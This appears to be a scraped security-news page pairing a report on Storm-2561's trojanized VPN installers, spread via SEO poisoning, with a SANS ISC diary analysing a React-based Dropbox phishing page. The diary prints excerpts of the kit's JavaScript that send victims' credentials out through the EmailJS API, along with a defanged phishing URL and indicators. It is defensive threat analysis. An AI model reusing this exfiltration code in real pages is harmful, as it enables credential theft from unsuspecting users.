(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
Source link
-

ISC Stormcast For Friday, March 13th, 2026 https://isc.sans.edu/podcastdetail/9848
-

Storm-2561 Spreads Trojan VPN Clients via SEO Poisoning to Steal Credentials

Microsoft has disclosed details of a credential theft campaign that employs fake virtual private network (VPN) clients distributed through search engine optimization (SEO) poisoning techniques.
“The campaign redirects users searching for legitimate enterprise software to malicious ZIP files on attacker-controlled websites to deploy digitally signed trojans that masquerade as trusted VPN clients while harvesting VPN credentials,” the Microsoft Threat Intelligence and Microsoft Defender Experts teams said.
The Windows maker, which observed the activity in mid-January 2026, has attributed it to Storm-2561, a threat activity cluster known for propagating malware through SEO poisoning and impersonating popular software vendors since May 2025.

The threat actor’s campaigns were first documented by Cyjax, highlighting the use of SEO poisoning to redirect users searching for software programs from companies like SonicWall, Hanwha Vision, and Pulse Secure (now Ivanti Secure Access) on Bing to fake sites and trick them into downloading MSI installers that deploy the Bumblebee loader.
A subsequent iteration of the attack was disclosed by Zscaler in October 2025. The campaign was observed taking advantage of users searching for legitimate software on Bing to propagate a trojanized Ivanti Pulse Secure VPN client via bogus websites (“ivanti-vpn[.]org”) that ultimately stole VPN credentials from the victim’s machine.

Microsoft said the activity highlights how threat actors exploit trust in search engine rankings and software branding as a social engineering tactic to steal data from users looking for enterprise VPN software. Compounding matters is the abuse of trusted platforms like GitHub to host the installer files.
Specifically, the GitHub repository hosts a ZIP file containing an MSI installer file that masquerades as legitimate VPN software, but sideloads malicious DLL files during installation. The end goal, as before, is to collect and exfiltrate VPN credentials using a variant of an information stealer called Hyrax.
A fake, yet convincing, VPN sign-in dialog is displayed to the user to capture the credentials. Once the information is entered by the victim, they are displayed an error message and are instructed to download the legitimate VPN client this time. In some cases, they are redirected to the legitimate VPN website.
The malware makes use of the Windows RunOnce registry key to set up persistence, so that it’s executed automatically every time following a system reboot.

“This campaign exhibits characteristics consistent with financially motivated cybercrime operations employed by Storm-2561,” Microsoft said. “The malicious components are digitally signed by ‘Taiyuan Lihua Near Information Technology Co., Ltd.’”
The tech giant has since taken down the attacker-controlled GitHub repositories and revoked the legitimate certificate to neutralize the operation.
To counter such threats, organizations and users are advised to implement multi-factor authentication (MFA) on all accounts, exercise caution when downloading software from websites, and make sure that they are authentic.
-
A React-based phishing page with credential exfiltration via EmailJS
On Wednesday, a phishing message made its way into our handler inbox that contained a fairly typical low-quality lure, but turned out to be quite interesting in the end nonetheless. That is because the accompanying credential stealing web page was dynamically constructed using React and used a legitimate e-mail service for credential collection.

But before we get to the details, let’s take a quick look at the initial message. The e-mail pretended to be a notification about a list of files shared with us through the legitimate WeTransfer service.
I mentioned that the lure used in the message was of low-quality because, as you can see in the following image, the files in question were supposedly sent by someone using our own e-mail address… Which would probably be at least a little suspicious to any recipient.

The body of the message included a list of files that were supposedly part of the transfer – in total the message claimed that 76 items with a combined size of 1010 MB were shared with us (or with the intended victim, to be more general).
Messages of this type are quite ubiquitous and the only reason why I decided to spend any time on this one was the link it contained. It pointed to the following URL:
hxxps[:]//crimson-pine-6e12[.]gstmfhxzvbxk[.]workers[.]dev/?%D0%BF%D1%80%D0%BE86%D0%B3%D1%80%D0%[email protected]()Dropbox%20CommunityEmbedding the recipient’s e-mail address in the query string is something we see fairly frequently in phishing campaigns, but the ending of the parameter string with “()Dropbox Community” caught my attention.
Another small detail that somewhat stood out was the encoded portion at the beginning of the query parameter, which used percent-encoded UTF-8 byte sequences that did not correspond to standard ASCII characters.
%D0%BF%D1%80%D0%BE86%D0%B3%D1%80%D0%B0When decoded, the first characters correspond to Cyrillic letters, specifically:

This appears to be a truncated fragment of the Russian word for a program:

The reason for including this fragment is unclear, but it provides an indicator of the language the authors of the phishing might have spoken (since one wouldn’t expect any false-flag attempts in a generic phishing campaign such as this one).
As you may have noted, the link used in the message pointed to a Cloudflare Workers domain (workers.dev), which, apart from its legitimate use, has become a convenient hosting platform for short-lived malicious infrastructure in recent years[1,2].
The link led to a fake Dropbox Transfer page showing what appeared to be a file download portal with a list of documents displayed over a looping video.

Selecting any of the download options resulted in a login prompt requesting the user’s e-mail address and password before access to the files would (supposedly) be granted.

While the user interface itself was fairly typical for a phishing page, its structure was somewhat more interesting.
Inspecting the page source revealed that the HTML document was almost empty and consisted mainly of a single placeholder element together with a reference to a JavaScript bundle main.90eaa1b0.js (the additional hidden elements were unrelated to the visible interface and were likely artifacts of the phishing kit or simple attempts to evade automated scanning).
...Dropbx - Collaboration Document This indicated that the page was implemented as a single-page web application, where the interface was supposed to be rendered dynamically in the browser. This approach is much less common in phishing kits than static HTML pages and can somewhat complicate analysis if an analyst relies only on a landing page source code.
Opening the referenced JavaScript bundle confirmed the hypothesis and showed that the page was built using React[3], since it contained the React runtime together with the application code. Typical runtime identifiers appeared throughout the file, as you can see in the following image.

The entire phishing interface was therefore rendered dynamically once the JavaScript bundle executed and attached itself to the root HTML element.
The most interesting portion of the code appeared in the logic responsible for submitting the login form. The bundle contained a call to the EmailJS service[4], which allows web applications to send e-mails via its API directly from client-side JavaScript.
The three following code fragments show the relevant functionality:
- Code responsible for sending a POST request to the EmailJS API
const D={origin:"https://api.emailjs.com", ...}

H=async function(e,t){
  ...
  const r=await fetch(D.origin+e,{method:"POST",headers:n,body:t}),
  ...
}
- Definition of a routine that builds the POST request body
X=async(e,t,n,r)=>{
  const l=F(r),
        a=l.publicKey||D.publicKey,
        ...
  ...
  f.append("lib_version","4.4.1"),
  f.append("service_id",e),
  f.append("template_id",t),
  f.append("user_id",a),
  H("/api/v1.0/email/send-form",f)
}
- Code that supplies parameters for the POST request (strings inside this excerpt are EmailJS inputs – “service_t8yu1k1” is a service ID, “template_vszijae” is a template ID and the constant “e” contains a public API key)
const e="Z2Y07-t9AET4hviRq";
if(
  X("service_t8yu1k1","template_vszijae",r.current,{publicKey:e}).then((()=>{console.log("a")}),(e=>{console.log("e")})),
  ...
)
Using this code, any credentials entered by a victim would be collected and transmitted through the EmailJS API.
It should further be mentioned that the JS code also queried the Geoapify IP information API[5] to gather geographic metadata about the victim, which was then intended to be sent to the attackers along with the harvested credentials.
After the form submission the page would redirect the victim to the legitimate website (Dropbox), as is usual in similar circumstances.
Although the entire campaign is basically just a run-of-the-mill credential harvesting operation, from a technical standpoint, the phishing kit used is quite interesting. Both because the implementation through a React application bundled into a single JavaScript file can potentially be effective in evading simple security filters on web proxies that rely only on static HTML analysis, but also due to use of a legitimate third-party service for credential exfiltration instead of an attacker-controlled infrastructure.
IoCs
Phishing domain:
crimson-pine-6e12.gstmfhxzvbxk.workers.dev
EmailJS identifiers:
service_t8yu1k1
template_vszijae[1] https://developers.cloudflare.com/workers/
[2] https://www.fortra.com/blog/cloudflare-pages-workers-domains-increasingly-abused-for-phishing
[3] https://react.dev/
[4] https://www.emailjs.com/docs/
[5] https://www.geoapify.com/ip-geolocation-api/-----------
Jan Kopriva
LinkedIn
Nettles Consulting[ad_2]
Source link - Code responsible for sending a POST request to the EmailJS API